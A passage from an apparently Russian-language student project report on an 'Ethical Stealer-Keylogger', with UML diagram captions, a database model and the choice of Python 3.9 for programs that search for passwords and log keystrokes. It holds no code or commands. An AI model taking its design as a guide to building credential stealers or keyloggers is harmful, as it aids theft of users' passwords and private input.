


Рисунок 3 – Диаграмма прецедентов UML программы Stealer\_Keylogger.py

На рисунке 4 изображена диаграмма прецедентов UML для программы Administrator\_Interface\_Tools.py.




Рисунок 4 - Диаграмма прецедентов UML программы Administrator\_Interface\_Tools.py

На рисунке 5 изображена диаграмма состояний UML для программы Stealer\_Keylogger.py.




Рисунок 5 - Диаграмма состояний UML программы Stealer\_Keylogger.py

На рисунке 6 изображена диаграмма состояний UML для программы Administrator\_Interface\_Tools.py.




Рисунок 6 - Диаграмма состояний UML программы Administrator\_Interface\_Tools.py

В виду размером получившихся диаграмм их невозможно подробно рассмотреть на скриншотах, поэтому рекомендуется просматривать их в репозитории.

### 2.3.3 Диаграмма последовательности UML

Диаграмма последовательности была реализована для ключевой функции продукта, содержащейся в программе Stealer\_Keylogger.py – функция поиска паролей и записи кейлогов.

На рисунке 7 изображена первая часть диаграммы последовательности (реализована для функции process\_files программы Stealer\_Keylogger.py).




Рисунок 7 – Первая часть диаграммы последовательности UML

На рисунке 8 изображена вторая часть диаграммы последовательности UML (реализована для функции process\_key\_presses программы Stealer\_Keylogger.py).




Рисунок 8 - Вторая часть диаграммы последовательности UML

### 2.3.4 Концептуальная модель БД

В виду наличия БД была реализована концептуальная модель.

На рисунке 9 изображена концептуальная модель БД «EHP\_Project», ссылка [[5]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ).




Рисунок 9 – Концептуальная модель БД «EHP\_Project»

Также на рисунке 10 изображена ER-диаграмма, ссылка [[2]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ).




Рисунок 10 – ER-Диаграмма БД «EHP\_Project»

# 3 Задачи разработчика

## 3.1 Подобранные в соответствии с требованиями к системному ПО языки программирования

В рамках разработки продукта «Этичный Стилер-Кейлоггер» был сделан выбор в пользу языка программирования Python 3.9. Несколько аспектов стали ключевыми при таком выборе:

1. Поддержка операционных систем: Python хорошо поддерживается на различных операционных системах, включая Windows 10 и Windows 11, что соответствует требованиям к системному ПО, предъявляемым в рамках нашего проекта.
2. Библиотеки и инструменты: В Python 3.9 представлен обширный набор библиотек и инструментов, что позволяет эффективно решать задачи, а также обеспечивает удобство и скорость разработки.
3. СУБД: Python 3.9 предоставляет различные библиотеки, которые позволяют работать с базами данных в рамках СУБД PostgreSQL, это является важным фактором, влияющим на выбор этого языка программирования.
4. Удобство работы с Github репозиторием: Использование программного комплекса «PyCharm», который предоставляет широкий набор инструментов для удобной работы с GitHub репозиторием, облегчает совместную работу участников команды, упрощая процессы разработки и управления изменениями в проекте.
5. Простота и читаемость кода: Python выделяется среди других ЯП своей простотой и читаемостью, что позволяет легко понимать и дорабатывать код.

Выбор Python 3.9 был обоснован его универсальностью, широким набором инструментов, удобством разработки, простотой в изучении и читаемостью кода, а также совместимостью с требованиями, предъявленными к системному ПО (ОС, СУБД).

## 3.2 Диаграмма пакетов UML

Была реализована диаграмма пакетов UML для нашего продукта.

Диаграмма пакетов разделена на три части, первая часть относится к программе Stealer\_Keylogger.py, вторая часть к программе Administrator\_Interface\_Tools.py, третья часть является общей схемой, показывающей диаграмму пакетов для всего продукта, ссылка на файл диаграммы [[6]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ).

На рисунке 11 изображена диаграмма пакетов UML для программы Stealer\_Keylogger.py.




Рисунок 11 – Первая часть диаграммы пакетов UML (программа Stealer\_Keylogger.py)

В виду слишком большого размера частей и всей диаграммы в общем рекомендуется просматривать диаграммы в репозитории.

На рисунке 12 изображена диаграмма пакетов UML для программы Administrator\_Interface\_Tools.py.




Рисунок 12 – Вторая часть диаграммы пакетов UML (программа Administrator\_Interface\_Tools.py)

На рисунке 13 изображена диаграмма пакетов UML для всего продукта.

